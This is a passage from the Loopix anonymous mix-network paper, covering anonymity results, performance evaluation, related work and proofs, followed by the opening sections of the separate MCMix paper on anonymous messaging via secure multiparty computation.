Delay. Increasing the average delay (by decreasing parameter μ) with respect to the rate of message sending λ immediately increases anonymity (decreases ε) (Figure 6). For $\mu = 2.0$ and $\lambda/\mu = 1$, Loopix still provides a weak form of anonymity. As this fraction increases, the log likelihood ratio grow closer and closer to zero. We consider values $\lambda/\mu \geq 2$ to be a good choice in terms of anonymity.

Number of layers. By increasing the number of layers of mix nodes, we can further strengthen the anonymity of Loopix users. As expected, using only one or two layers of mix nodes leads to high values of adversary advantage ε. For a increasing number of layers, ε approaches zero (Figure 7). We consider a number of 3 or more layers to be a good choice. We believe the bump between 5–8 layers is due to messages not reaching latter layers within 100 time units. Results from experiments with increased duration do not display such a bump.



Figure 8: Likelihood difference ε depending on the percentage of (passively) corrupted mix nodes. We use $\lambda = 2$, $\mu = 1$ and a topology of 3 layers with 3 nodes per layer.

Corruption. Finally, we analyze the impact that corrupt mix nodes have on the adversary advantage ε (Figure 8). We assume that the adversary randomly corrupts mix nodes. Naturally, the advantage ε increases with the percentage of corrupt mix nodes in the network. In a real-world deployment we do not expect a large fraction of mix nodes to be corrupt. While the adversary may be able to observe the entire network, to control a large number of nodes would be more costly.

5 Performance Evaluation

Implementation. We implement the Loopix system prototype in 4000 lines of Python 2.7 code for *mix nodes*, *providers* and *clients*, including unit-tests, deployment, and orchestration code. Loopix source code is available under an open-source license[5]. We use the Twisted 15.5.0 network library for networking; as well as the Sphinx mix packet format[6] and the cryptographic tools from the *petlib*[7] library. We modify Sphinx to use NIST/SEGS-p224 curves and to accommodate additional information inside the packet, including the delay

[4] The soundness of our simplification can be seen by the fact that we could tell the adversary which messages are loops and the adversary could thus ignore them. This is equivalent to removing them, as an adversary could also simulate loop messages.

[5] `https://github.com/UCL-InfoSec/loopix`

[6] http://sphinxmix.readthedocs.io/en/latest/

[7] http://petlib.readthedocs.org

for each hop and auxiliary flags. We also optimize the Sphinx implementation leading to processing times per packet of less than $1ms$.

The most computationally expensive part of Loopix is messages processing and packaging, which involves cryptographic operations. Thus, we implement Loopix as a multi-thread system, with cryptographic processing happening in a thread pool separated from the rest of the operations in the main thread loop. To recover from congestion we implement active queue management based on a PID controller and we drop messages when the size of the queue reaches a (high) threshold.

Experimental Setup. We present an experimental performance evaluation of the Loopix system running on the `AWS EC2` platform. All mix nodes and providers run as separate instances. Mix nodes are deployed on `m4.4xlarge` instances running `EC2 Linux` on $2.3\,GHz$ machines with $64\,GB$ RAM memory. Providers, since they handle more traffic, storage and operations, are deployed on `m4.16xlarge` instances with $256\,GB$ RAM. We select large instances to ensure that the providers are not the bottleneck of the bandwidth transfer, even when users send messages at a high rate. This reflects real-world deployments where providers are expected to be well-resourced. We also run one `m4.16xlarge` instance supporting 500 clients. We only show results for 500 clients, due to limitations of our experimental hardware setup such as ports and memory. A real world deployment of Loopix would scale to a larger client base. We believe that our empirical analysis is a more accurate assessment of real-world performance than those reported by other works, e.g. [45, 46], which depend on simplish extrapolation. In order to measure the system performance, we run six mix nodes, arranged in a stratified topology with three layers, each layer composed of two mix nodes. Additionally, we run four providers, each serving approximately 125 clients. The delays of all the messages are drawn from an exponential distribution with parameter μ, which is the same for all mix servers in the network. All measurements are taken from network traffic dumps using `tcpdump`.

Bandwidth. First, we evaluate the increase of bandwidth of mix nodes by measuring the rate at which a single mix node processes messages, for an increasing overall rate at which users send messages.

We set up the fixed delay parameter $\mu = 1000$ (s.t. the average delay is $1\,ms$). We have 500 clients actively sending messages at rate λ each, which is the sum of payload, loop and drop rates, i.e., $Pois(\lambda) = Pois(\lambda_L + \lambda_D + \lambda_P)$. We start our simulation with parameters $\lambda_L = \lambda_D = 1$ and $\lambda_P = 3$ messages per minute for a single client. Mix nodes send loop cover traffic at



Figure 9: Overall bandwidth and good throughput per second for a single mix node.

rate starting from $\lambda_M = 1$. Next, we periodically increase each Poisson rate by another 2 messages per minute. Each packet sent through the network has a size of a few kilobytes only, but this size is a parameter that can, of course, be increased to fit the needs of a particular application.

In order to measure the overall bandwidth, i.e. the number of all messages processed by a single mix node, we use the network packet analyzer `tcpdump`. Since real and cover message packets are indistinguishable, we measure the good throughput by encapsulating an additional, temporary, *typeFlag* in the packet header for this evaluation, which leaks to the mix the message type—real or cover—and is recorded. Knowing the parameters λ_P, λ_L, and λ_D the adversary can try to estimate how many messages on average in the outgoing stream are real, loop or drop messages. However, the average estimation does not give the adversary any significant information, since the outgoing traffic may contain various numbers of each type of message which an adversary is not able to distinguish between.

Figure 9 illustrates the number of total messages and the number of payload messages that are processed by a single mix node versus the overall sending rate λ of a single user. We observe that the bandwidth of the mix node increases linearly until it reaches around 225 messages per second. After that point the performance of the mix node stabilizes and we observe a much smaller growth. We highlight that the amount of *real* traffic in the network depends on the parameter λ_P within λ. A client may chose to tune up the rate of real messages sent, by tuning down the rate of loops and drop messages – at the potential loss of security in case less cover traffic is present in the system overall. Thus, depending on the size of the honest user population in Loopix, we can increase the rate of goodput.

Latency Overhead & Scalability. End-to-end latency overhead is the cost of routing and decoding relayed messages, without any additional artificial delays. We run



Figure 10: Latency overhead of the system where 50 to 500 users simultaneously send traffic at rates $\lambda_P = \lambda_L = \lambda_D = 10$ per minute and mix nodes generate loop cover traffic at rate $\lambda_M = 10$ per minute. We assume that there is not additional delay added to the messages by the senders.



Figure 11: End-to-end latency histogram measured through timing mix node loops. We run 500 users actively communicating via Loopix at rates $\lambda_P = \lambda_L = \lambda_D = 60$ per minute and $\lambda_M = 60$ per minute. The delay for each hop is drawn from $Exp(2)$. The latency of the message is determined by the assigned delay and fits the Gamma distribution with mean 1.93 and standard deviation 0.87.

simulations to measure its sensitivity to the number of users participating in the system.

We measure the time needed to process a single packet by a mix node, which is approximately $0.6\,ms$. This cost is dominated by the scalar multiplication of an elliptic curve point and symmetric cryptographic operations. For the end-to-end measurement, we run Loopix with a setup where all users have the same rates of sending real and cover messages, such that $\lambda_P = \lambda_D = \lambda_L = 10$ messages per minute and mix servers generate loops at rate $\lambda_M =$ 10 messages per minute. All clients set a delay of 0.0 seconds for all the hops of their messages – to ensure we only measure the system overhead, not the artificial mixing delay.

Figure 10 shows that increasing the number of online clients, from 50 to 500, raises the latency overhead by only $0.37\,ms$. The variance of the processing delay increases with the amount of traffic in the network, but more clients do not significantly influence the average latency overhead. Neither the computational power of clients nor mix servers nor the communication between them seem to become bottlenecks for these rates. Those results show that the increasing number of users in the network does not lead to any bottleneck for our parameters. The measurements presented here are for a network of 6 mix nodes, however we can increase the system capacity by adding more servers. Thus, Loopix scales well for an increasing number of users.

We also investigate how increasing the delays through Poisson Mixing with $\mu = 2$ affects the end-to-end latency of messages. We measure this latency through timing mix heartbeat messages traversing the system. Figure 11 illustrates that when the mean delay $1/\mu$ sec. is higher than the processing time ($\sim 1\,ms - 2\,ms$), the end-to-end latency is determined by this delay, and follows the Gamma distribution with parameter being the sum of the exponential distribution parameter over the number of servers on the path. The good fit to a gamma distribution provides evidence that the implementation of Loopix is faithful to the queuing theory models our analysis assumes.

6 Related Work

All anonymous communication designs share the common goal of hiding users' communication patterns from adversaries. Simultaneously minimizing latency and communication overhead while still providing high anonymity is challenging. We survey other anonymous systems and compare them with Loopix (a summary is provided in Table 3).

Early designs. Designs based on Chaum's mixes [8] can support both high and low latency communication; all sharing the basic principles of mixing and layered encryption. Mixmaster [35] supports sender anonymity using messages encryption but does not ensure receiver anonymity. Mixminion [15] uses fixed sized messages and supports anonymous replies and ensures forward anonymity using link encryption between nodes. As a defense against traffic analysis, but at the cost of high-latencies, both designs delay incoming messages by collecting them in a pool that is flushed every t seconds (if a fixed message threshold is reached).

In contrast, Onion routing [26] was developed for low-latency anonymous communication. Similar to mix designs, each packet is encrypted in layers, and is decrypted by a chain of authorized onion routers. Tor [20], the most popular low-latency anonymity system, is an overlay network of onion routers. Tor protects against sender-receiver message linking against a partially global adversary and ensures perfect forward secrecy, integrity of the

messages, and congestion control. However, Tor is vulnerable to traffic analysis attacks, if an adversary can observe the ingress and egress points of the network. A great number of works have studied how mix networks and onion routing leak information, and how better design such systems [36, 38, 44, 48].

Recent designs. Vuvuzela [46] protects against both passive and active adversaries as long as there is one honest mix node. Since Vuvuzela operates in rounds, offline users lose the ability to receive messages and all messages must traverse a single chain of relay servers. Loopix does not operate in rounds, thus the end-to-end latency can be significantly smaller than in Vuvuzela, depending on the delay parameter the senders choose. Moreover, Loopix allows off-line users to receive messages and uses parallel mix nodes to improve the scalability of the network.

Stadium [45] and AnonPop [24] refine Vuvuzela; both operating in rounds making the routing of messages dependent on the dynamics of others. Stadium is scalable, but it lacks offline storage, whereas AnonPop does provide offline message storage. Loopix also provides both properties, and because it operates continuously avoids user synchronization issues. Additionally, Loopix, in comparison to AnonPop, protects against active attacks.

Riposte [11] is based on a *write* PIR scheme in which users write their messages into a database, without revealing the row into which they wrote to the database server. Riposte enjoys low communication-overhead and protects against traffic analysis and denial of service attacks, but requires long epochs and a small number of clients writing into the database simultaneously. In contrast to Loopix, it is suitable for high-latency applications.

Dissent [9], based on DC-networks [9], offers resilience against a GPA and some active attacks, but at significantly higher delays and scales to only several thousand clients.

Riffle [31] introduces a new verifiable shuffle technique to achieve sender anonymity. Using PIR, Riffle guarantees receiver anonymity in the presence of an active adversary, as well as both sender and receiver anonymity, but it cannot support a large user base. Riffle also utilizes rounds protect traffic analysis attacks. Riffle is not designed for Internet-scale anonymous communication, like Loopix, but for supporting intra-group communication.

Finally, Atom [30] combines a number of novel techniques to provide mid-latency communication, strong protection against passive adversaries and uses zero knowledge proofs between servers to resist active attacks. Performance scales horizontally, however latency comparisons between Loopix and Atom are difficult due to the dependence on pre-computation in Atom. Unlike Loopix, Atom is designed for latency tolerant unidirectional anonymous communication applications with only sender anonymity in mind.

7 Discussion & Future Work

As shown in Section 4.1, the security of Loopix heavily depends on the ratio of the rate of traffic sent through the network and the mean delay at every mix node. Optimization of this ratio is application dependent. For applications with small number of messages and delay tolerance, a small amount of cover traffic can guarantee security.

Loopix achieves its stated security and performance goals. However, there are many other facets of the design space that have been left for future work. For instance, reliable message delivery, session management, and flow control while avoiding inherent risks, such as statistical disclosure attacks [14], are all fruitful avenues of pursuit.

We also leave the analysis of replies to messages as future work. Loopix currently allows two methods if the receiver does not already know the sender a priori: we either attach the address of the sender to each message payload, or provide a single-use anonymous reply block [15, 16], which enables different use-cases.

The Loopix architecture deliberately relies on established providers to connect to and authenticate end-users. This architecture brings a number of potential benefits, such as resistance to Sybil attacks, enabling anonymous blacklisting [27] and payment gateways [2] to mitigate flooding attacks and other abuses of the system, and privacy preserving measurements [23, 28] about client and network trends and the security stance of the system. All of this analysis is left for future work.

It is also apparent that an efficient and secure private lookup system, one that can deliver network state and keying information to its users, is necessary to support modern anonymous communications. Proposals of stand-alone 'presence' systems such as DP5 [6] and MP3 [37] provide efficient lookup methods, however, we anticipate that tight integration between the lookup and anonymity systems may bring mutual performance and security benefits, which is another avenue for future work.

8 Conclusion

The Loopix mix system explores the design space frontiers of low-latency mixing. We balance cover traffic and message delays to achieve a tunable trade-off between real traffic and cover traffic, and between latency and good anonymity. Low-latency incentivizes early adopters to use the system, as they benefit from good

	Low Latency	Low Communication Overhead	Scalable Deployment	Asynchronous Messaging†	Active Attack Resistant	Offline Storage*	Resistance to GPA

Table 3: Comparison of popular anonymous communication systems. By *, we mean if the design intentionally incorporates provisions for delivery of messages when a user is offline, perhaps for a long period of time. By †, we mean that the system operates continuously and does not depend on synchronized rounds for its security properties and users do not need to coordinate to communicate together.

performance. Moreover, the cover traffic introduced by both clients and mix servers provides security in the presence of a smaller user-base size. In turn this promotes growth in the user-base leading on one hand to greater security [19], and on the other a tuning down of cover traffic over time.

Loopix is the first system to combine a number of best-of-breed techniques: we provide definitions inspired by AnoA [3] for our security properties; improve the analysis of simplified variants of stop-and-go-mixing as a Poisson mix [29]; we use restricted topologies to promote good mixing [21]; we deploy modern active attack mitigations based on loops [17]; and we use modified modern cryptographic packet formats, such as Sphinx [16], for low information leakage. Our design, security and performance analysis, and empirical evaluation shows they work well together to provide strong security guarantees.

The result of composing these different techniques – previously explored as separate and abstract design options – is a design that is strong against global network level adversaries without the very high-latencies traditionally associated with mix systems [35, 15]. Thus, Loopix revitalizes message-based mix systems and makes them competitive once more against onion routing [26] based solutions that have dominated the field of anonymity research since Tor [20] was proposed in 2004.

A Appendix

A.1 Incremental Computation of the Entropy Metric

Let X be a discrete random variable over the finite set $\mathscr{X}$ with probability mass function $p(x) = \Pr(X = x)$. The Shannon entropy $H(X)$ [43] of a discrete random variable X is defined as

$$H(X) = -\sum_{x \in \mathscr{X}} p(x) \log p(x). \tag{4}$$

Let $o_{n,k,l}$ be an observation as defined in Section 4.1.3 for a pool at time t. We note that any outgoing message will have a distribution over being linked with past input messages, and the entropy H_t of this distribution is our anonymity metric. H_t can be computed incrementally given the size of the pool l (from previous mix rounds) and the entropy H_{t-1} of the messages in this previous pool, and the number of messages k received since a message was last sent:

$$\begin{aligned} H_t =& H\left(\left\{\frac{k}{k+l}, \frac{l}{k+l}\right\}\right) \\ &+ \frac{k}{k+l}\log k + \frac{l}{k+l} H_{t-1}, \end{aligned} \tag{5}$$

for any $t > 0$ and $H_0 = 0$. Thus for sequential observations we can incrementally compute the entropy metric for each outgoing message, without remembering the full history of the arrivals and departures at the Poisson mix. We use this method to compute the entropy metric illustrated in Figure 5.

A.2 Proof of Theorem 2

Let us assume, that in mix node M_i there are n' messages at a given moment, among which is a target message m_t. Each message has a delay d_i drawn from the exponential distribution with parameter μ. The mix node generates loops with distribution $Pois(\lambda_M)$. The adversary observes an outgoing message m and wants to quantify whether this outgoing message is her target message. The adversary knows, that the output of the mix node can be either one of the messages inside the mix or its loop cover message. Thus, for any message m_t, the following holds

$$\Pr[m = m_t] = \Pr[m \neq loop] \cdot \Pr[m = m_t | m \neq loop] \tag{6}$$

We note that the next message m is a loop if and only if the next loop message is sent before any of the messages within the mix, i.e., if the sampled time for the next loop message is smaller than any of the remaining delays of all messages within the mix. We now leverage the memoryless property of the exponential distribution to model the remaining delays of all n' messages in the mix as fresh random samples from the same exponential distribution.

$$\begin{aligned} &\Pr[m \neq loop] = 1 - \Pr[m = loop] \\ &= 1 - \Pr[X < d_1 \wedge X < d_2 \wedge \ldots \wedge X < d_{n'}] \\ &= 1 - \Pr[X < min\{d_1, d_2, \ldots d_{n'}\}] \end{aligned} \tag{7}$$

We know, that $d_i \sim Exp(\mu)$ for all $i \in \{1, \ldots, n'\}$ and $X \sim Exp(\lambda_M)$. Moreover, we know that the minimum of n independent exponential random variables with rate μ is an exponential random variable with parameter $\sum_i^{n'} \mu$. Since all the delays d_i are independent exponential variables with the same parameter, we have for $Y = \min\{d_1, d_2, \ldots d_{n'}\}$, $Y \sim Exp(n'\mu)$. Thus, we obtain the following continuation of Equation (7).

$$\begin{aligned} &\Pr[m \neq loop] = 1 - \Pr[X < Y] \\ &= 1 - \int_0^\infty \Pr[X < Y | X = x] \Pr[X = x]\, dx \\ &= 1 - \int_0^\infty \Pr[x < Y]\, \lambda_M e^{-\lambda_M x} dx \\ &= 1 - \int_0^\infty e^{-n'\mu x} \lambda_M e^{-\lambda_M x} dx \\ &= 1 - \frac{\lambda_M}{\lambda_M + n\mu} \\ &= \frac{n'\mu}{n'\mu + \lambda_M} \end{aligned} \tag{8}$$

Since the probability to send a loop depends only on the *number* of messages in a mix, but not on which messages are in the mix, this probability is independent of the probability from Theorem 1. Theorem 2 follows directly by combining Theorem 1 and Equation (8), with $n' = k + l$. We get for messages m_1 that previously were in the mix,

$$\begin{aligned} \Pr[m = m_1] &= \Pr[m \neq loop] \cdot \Pr[m = m_1 | m \neq loop] \\ &= \frac{(k+l)\mu}{(k+l)\mu + \lambda_M} \cdot \frac{k}{n(k+l)} \\ &= \frac{k}{n} \cdot \frac{\mu}{(k+l)\mu + \lambda_M}. \end{aligned}$$

Analogously, we get for m_2,

$$\begin{aligned}\Pr[m = m_2] &= \Pr[m \neq loop] \cdot \Pr[m = m_2 | m \neq loop] \\ &= \frac{(k+l)\mu}{(k+l)\mu + \lambda_M} \cdot \frac{1}{k+l} \\ &= \frac{\mu}{(k+l)\mu + \lambda_M}.\end{aligned}$$

This concludes the proof.

MCMix: Anonymous Messaging via Secure Multiparty Computation

Abstract

We present MCMix, an anonymous messaging system that completely hides communication metadata and can scale in the order of hundreds of thousands of users. Our approach is to isolate two suitable functionalities, called dialing and conversation, that when used in succession, realize anonymous messaging. With this as a starting point, we apply secure multiparty computation ("MC" or MPC) and proceed to realize them. We then present an implementation using Sharemind, a prevalent MPC system. Our implementation is competitive in terms of latency with previous messaging systems that only offer weaker privacy guarantees. Our solution can be instantiated in a variety of different ways with different MPC implementations, overall illustrating how MPC is a viable and competitive alternative to mix-nets and DC-nets for anonymous communication.

1 Introduction

In an era in which privacy in communications is becoming increasingly important, it is often the case that two parties want to communicate anonymously, that is to exchange messages while hiding the very fact that they are in conversation. A major problem in this setting is hiding the communication metadata: while existing cryptographic techniques (e.g., secure point-to-point channels implemented with TLS) are sufficiently well developed to hide the communication content, they are not intended for hiding the metadata of the communication such as its length, its directionality, and the identities of the communicating end points. Metadata are particularly important, arguably some times as important to protect as the communication content. The importance of metadata is reflected in General Michael Hayden's quote "We kill people based on metadata"[1] and in the persistence of security agencies with programs like PRISM (by the NSA) and TEMPORA (by the GCHQ) in collecting metadata for storage and mining.

Anonymous communication has been pioneered in the work of Chaum, with mix-nets [16] and DC-nets [14] providing the first solutions to the problem of sender-anonymous communication. In particular, a mix-net enables the delivery of a set of messages from n senders to a recipient so that the recipient is incapable of mapping outgoing messages to their respective senders. A DC-net on the other hand, allows n parties to implement an anonymous broadcast channel so that any one of them can use it to broadcast a message to the set of parties without any participant being able to distinguish the source. While initially posed as theoretical constructs, these works have evolved to actual systems that have been implemented and tested, for instance in the case of Mixminion [25], that applies the mix-net concept to e-mail, in the case of Vuvuzela [49] that applies the mix-nets concept to messaging and in the case of Dissent [51] that implements DC-nets in a client-server model.

It is important to emphasize that the adversarial setting we wish to protect against is a model where the adversary has a *global view* of the network, akin say to what a global eavesdropper would have if they were passively observing the Internet backbone, rather than a localized view that a specific server or sub-network may have. Furthermore, the adversary may manipulate messages as they are transmitted and received from users as well as block users adaptively. Note that in a more "localized" adversary setting one may apply concepts like Onion routing [48], e.g., as implemented in the Tor system [27], or Freenet [20] to obtain a reasonable level of anonymity with very low latency. Unfortunately such systems are susceptible to traffic analysis, see e.g., [34], and, in principal, they cannot withstand a global adversary.

[1] Complete quote: "We kill people based on metadata. But that's not what we do with this metadata." General M. Hayden. The Johns Hopkins Foreign Affairs Symposium. 1/4/2014.

Given the complexity of the anonymous communication problem in general, we focus our application objective to the important special case of *anonymous messaging*, i.e., bidirectional communication with *both* sender and receiver anonymity that requires moderately low latency and has relatively small payloads (akin to SMS text messaging). The question we ask is whether it is possible to achieve it with *simulation-based security*[2] while scaling to *hundreds of thousands* of users. In particular, we consider two types of entities in our problem specification, clients and servers, and we ask how is it possible that the servers assist the clients that are online to communicate privately without leaking *any* type of metadata to a global adversary, apart from the fact that they are using the system. Furthermore, we seek a decentralized solution, specifically one where no single entity in the system can break the privacy of the clients even if it is compromised. We allow the adversary to completely control the network as well as a subset of the servers and adaptively drop clients' messages or manipulate them as it wishes.

Our Contributions. We present MCMix, the first anonymous messaging service that offers simulation-based security, under a well specified set of assumptions, and can scale to hundreds of thousands of users. In our solution, we adopt a different strategy compared to previous approaches to anonymous communication. Specifically, we provide a way to cast the problem of anonymous messaging natively in the setting of secure multiparty computation (MPC). MPC, since its initial inception [31], is known to be able to distribute and compute securely any function, nevertheless, it is typically considered to be not particularly efficient for a large number of parties and thus inconsistent with problems like anonymous messaging. However, the commodity-based approach for MPC [7] (client-server model), and more recent implementation efforts such as Fairplay [10], VIFF [23], Sharemind [11], PICCO [53], ObliVM [40], Araki et al. [5] and [30] increasingly suggest otherwise.

We first propose two ideal functionalities that correspond to the dialing operation and the conversation operation. The MCMix system proceeds in rounds, where in each round an invocation of either the dialing or the conversation ideal functionality is performed. The dialing functionality enables clients to either choose to dial another client or check whether anyone is trying to dial them (in practice in most dialing rounds the overwhelming majority of clients will be in dial-checking mode). If a matching pair is determined by the ideal functionality, then the caller will be notified that the other client has accepted their call and the callee will be notified about the caller. Moreover, the ideal functionality will deliver to both clients a random tag that can be thought of the equivalent of a "dead drop" or "rendezvous" point. Subsequently, the clients can access the conversation functionality using the established random tag. When two clients use the same random tag in the conversation functionality, their messages are swapped and thus they can send messages to each other (even concurrently).

The two ideal functionalities provide a useful abstraction of the anonymous messaging problem. We proceed now to describe how they can be implemented by an MPC system. It is easy to see that a straightforward implementation of the functionality programs results in a circuit of size $\Theta(n^2)$, where n is the number of online users accessing the functionalities. Such a solution would be clearly not scalable. We provide more efficient implementations that achieve $O(n \log n)$ complexity in both cases with very efficient constants using state of the art oblivious sorting algorithms [33, 13].

Given our high level functionality realizations, we proceed to an explicit implementation in the Sharemind system [11] using its SecreC programming language [12]. We provide benchmarks for the Dialing and Conversation solutions. The Sharemind platform provides a 3-server implementation of information theoretically secure MPC. Our results showcase that our system can handle hundreds of thousands of users in a reasonable latency (little over a minute), that is consistent with messaging.

In order to provide theoretical evidence of further improving performance and scaling to even larger anonymity sets, we provide a parallelized version of the conversation functionality. Parallelization is a non-trivial problem in our setting since we would like to maintain anonymity across the whole user set; thus, a simplistic approach that breaks users into chunks solving dialing and conversation independently will isolate them to smaller "communication islands"; if two users have to be on the same island in order to communicate, this will lead to privacy loss that is non-simulatable and we would like to avoid. Our parallelized solution manages to make the interaction between islands, in a way that maintains strong privacy guarantees, at the cost of a correctness error that can become arbitrarily small. In this way, by utilizing a large number of servers, we provide evidence that the system can scale up to anonymity sets of up to half a million of users. To sum up, our contributions can be expressed by the following points:

- A model for simulation-based anonymous messaging.
- A realization of this model with a set of programs that are provably secure and expressed in a way so that they can be implemented in any MPC platform.

[2]We use this term to refer to a level of metadata hiding that ensures, in a simulation based sense, that *no information* is leaked to an adversary. This is distinguished from weaker levels of privacy, such as e.g., a differential privacy setting where some controlled but non-trivial amount of information is leaked to the adversary.

- An implementation of our programs in Sharemind that can accomodate anonymity sets of hundreds of thousands of users.
- A novel parallelization technique that allows our system to scale, in theory, even beyond the order of hundreds of thousands of users.

Organization. After shortly presenting some preliminary topics in section 2, we formalize the concept of anonymous messaging via an ideal MPC functionality and introduce the Dialing and Conversation programs in an abstract form that together solve the sender and receiver anonymous messaging problem (cf. Section 3). In Section 4, we present the general architecture of MCMix and in Sections 5 and 6, we propose a way to realize the Dialing and Conversation programs, using MPC. Then, in Section 7, we give more details regarding how the MCMix system implements anonymous messaging in a provably secure and privacy-preserving way. In Section 8, we present the results of benchmarking our prototype and in Section 9, we account for the client-side load of our system. In Section 10, we provide an overview of noticeable anonymous communication systems and when applicable, we compare their performance and security level to MCMix. Finally, in Section 11, we introduce a novel way to parallelize our conversation protocol in order to achieve even better scalability.

2 Background

Secure Multiparty Computation. Secure Multiparty Computation (MPC), is an area of cryptography concerned with methods and protocols that enable a set of users $\mathcal{U} = u_1, \ldots, u_n$ with private data $d_1, \ldots, d_n$ from a domain set D, to compute the result of a public function $f(d_1, \ldots, d_n)$ in a range set Y, without revealing their private inputs. For clarity, we also assume that f accepts $\perp$ as input, which denotes abstain behavior.

Sharemind. Sharemind [11] is an MPC framework that offers a higher level representation of the circuit being computed in the form of a program written in a C-like language, namely the SecreC language [12]. It uses three-server protocols that offer security in the presence of an honest server majority. That is, we assume that no two servers will collude in order to break the systems privacy. Our implementation is designed over the Sharemind system, but the general approach that we introduce for anonymous messaging can also be deployed over other MPC protocols. The security of Sharemind has been analyzed several settings including semi-honest and active attacks (e.g., [11, 43]).

Oblivious Sorting. Sorting is used as a vital part of many algorithms. In the context of MPC, sorting an array of values without revealing their final position, is called oblivious sorting. The first approach to sorting obliviously is using a data-independent algorithm and performing each compare and exchange execution obliviously. This approach uses sorting networks to perform oblivious sorting. Sorting networks are circuits that solve the sorting problem on any set with an order relation. What sets sorting networks apart from general comparison sorts is that their sequence of comparisons is set in advance, regardless of the outcome of previous comparisons. Various algorithms exist to construct simple and efficient networks of depth $\mathcal{O}(\log^2 n)$ and size $\mathcal{O}(n \log^2 n)$. The three more used ones are Batcher's odd-even mergesort and bitonic sort [6] and Shellsort [46]. All three of these networks are simple in principle and efficient. Sorting networks that achieve the theoretically optimal $\mathcal{O}(\log n)$ and $\mathcal{O}(n \log n)$ complexity in depth and total number of comparisons, such as the AKS-network [1] exist, but the constants involved are so large that make them impractical for use. Note that even for 1 billion values, i.e., $n = 10^9$, it holds that $\log n < 30$ so, in practice, the extra log factor is preferable to the large constants. A major drawback of all sorting network approaches is that sorting a matrix by one of its columns would require oblivious exchange operations of complete matrix rows, which would be very expensive.

In recent years, techniques have been proposed from Hamada et. al [33] to use well known data-dependent algorithms, such as quicksort, in an oblivious manner to achieve very efficient implementations, especially when considering a small number of MPC servers, which is very often the case. This approach uses the "shuffling before sorting" idea, which means that if a vector has already been randomly permuted, information leaked about the outcome of comparisons does not leak information about the initial and final position of any element of the vector. More specifically, the variant of quicksort proposed in [33], needs on average $\mathcal{O}(\log n)$ rounds and a total of $\mathcal{O}(n \log n)$ oblivious comparisons. Complete privacy is guaranteed when the input vector contains no equal sorting keys, and in the case of equal keys, their number leaks. Furthermore, performance of the algorithm is data-dependent and generally depends on the number of equal elements, with the optimal case being that no equal pairs exist. Practical results have shown [13] that this quicksort variant is the most efficient oblivious sorting algorithm available, when the input keys are constructed in a way that makes them unique.

In our algorithms, we utilize the Quicksort algorithm together with a secret-shared index vector as described in [13]. This way, each sortable element becomes a unique value-index pair, providing us the optimal Quicksort performance and complete privacy. In addition, it has the added benefit of making the sorting algorithm stable.

Identity-Based Key Agreement Protocols. Like in [39], we make use of identity-based cryptography [45] to circumvent the need for a Public Key Infrastructure (PKI), here, for the computation of the dead drops[3]. In identity-based cryptography, a Key Generation Center (KGC) using a master secret key, generates the users' secret keys, while the users' public keys are a deterministic function of their identity. In an *identity-based key agreement (ID-KA) protocol* (e.g. [32, 44, 47, 18, 52, 29, 50]), any pair of users can execute a GenerateKey algorithm to agree on a shared key value, on input their obtained secret keys and the other user's identity.

In our setting, we will apply ID-KA for the computation of the dead drops, where now the users compute their secret keys by combining partial secret keys issued by the MPC servers. Therefore, we adjust ID-KA to a multiple KGC setting where each MPC server plays the role of a KGC. In general, we can manage distributed key generation in a fault tolerant manner, using threshold secret-sharing techniques. However, since our threat model considers a passive (semi-honest adversary), we consider an m-out-of-m instantiation, keeping protocol description simple. In particular, we can naturally extend a single KGC ID-KA protocol to a setting with m KGCs denoted by $\mathsf{KGC}_1, \ldots, \mathsf{KGC}_m$. In the full version of our paper, we present at length two multiple KGC ID-KA constructions based on ID-KA protocols that use *cryptographic pairings*.

In the first construction, we build upon the SOK ID-KA protocol introduced in [44] and proven secure in [42]. The key agreement in SOK is non-interactive and the shared key between two fixed users is fixed and can be computed only by knowing the other user's identity.

In the second construction, we build upon the ID-KA protocol introduced in [47] as modified in [18] that achieves security *and* forward secrecy as proven in [17]. In this construction, the users must additionally exchange some additional random values in every new session that is necessary for forward secure key agreement.

Both constructions match the original single ID-KA protocols, when $m = 1$. Therefore, it is straightforward that the first construction (resp. the second construction) preserves security (resp. security and forward secrecy) against any polynomially bounded semi-honest adversary that corrupts all-but-one of the m KGCs.

In the current version of MCMix, we do not focus on forward security. Hence, our system's description (cf. Dialing protocol in Section 5) is based on the simpler first ID-KA construction, where knowledge of the users' usernames is enough for shared key computation. Nonetheless, in Section 7 (cf. Remark 5), we briefly discuss on how the second construction could be adopted to a forward-secure version of our system, leaving detailed description for future work.

[3] If users' public keys have been distributed in a PKI setting, then we can turn to the easier solution of classic Diffie-Hellman key exchange for dead drop computation.

3 Ideal Anonymous Messaging

We formalize the concept of anonymous messaging in line with standard MPC security modeling. In particular, we capture the notion of an *ideal MPC functionality* $\mathcal{F}$ that in presence of an ideal adversary $\mathcal{S}$ receives inputs from a number of n users and computes the desired result w.r.t. some program f. An MPC protocol is said to be secure w.r.t. a class of programs, if its execution running in the presence of a real-world adversary results in input/output transcripts that are indistinguishable from the ideal setting that $\mathcal{F}$ specifies for program f.

Subsequently, inspired by Tor, Vuvuzela and other related systems, we make use of the "rendezvous points" idea. Specifically, we instantiate $\mathcal{F}$ w.r.t. two distinct "abstract" programs $\mathtt{DLN}_{\mathsf{abs}}$ and $\mathtt{CNV}_{\mathsf{abs}}$ that reflect the Dialing and Conversation functionalities respectively; the two programs are abstract in the sense that, in this section, they will be described at a high level algorithmic way that we will make concrete in the coming sections. The use of a random rendezvous point in the establishment of a communication channel between two users averts any denial of service attacks targeting specific users by other users at the conversation phase.

Notation. We write $x \xleftarrow{\$} X$ to denote that x is sampled uniformly at random from set X. For a positive integer n, the set $\{1, \ldots, n\}$ is denoted by $[n]$. The j-th component of n-length tuple a is denoted by $a[j]$, i.e. $a := (a[1], \ldots, a[n])$. We use $\stackrel{c}{\approx}$ to express indistinguishability between transcripts, seen as random variables. By $\mathsf{negl}(\cdot)$ we denote that a function is negligible, i.e. asymptotically smaller than the inverse of any polynomial. We use λ as the security parameter.

Let $\mathbf{x} = \langle x_1, \ldots, x_n \rangle$ be a vector of users' inputs. We denote by $\mathrm{EXEC}^{\mathcal{F},f}_{\mathcal{S},\mathbf{x}}(\lambda)$ the transcript of input/outputs in an ideal MPC execution of $\mathcal{F}$ interacting with the ideal adversary $\mathcal{S}$, and by $\mathrm{EXEC}^{\mathbb{P},f}_{\mathcal{A},\mathbf{x}}(\lambda)$ the transcript of inputs/outputs in a real-world execution of MPC protocol $\mathbb{P}$ w.r.t. f under the presence of adversary $\mathcal{A}$. By PPT, we mean that $\mathcal{A}$ runs in probabilistic polynomial time.

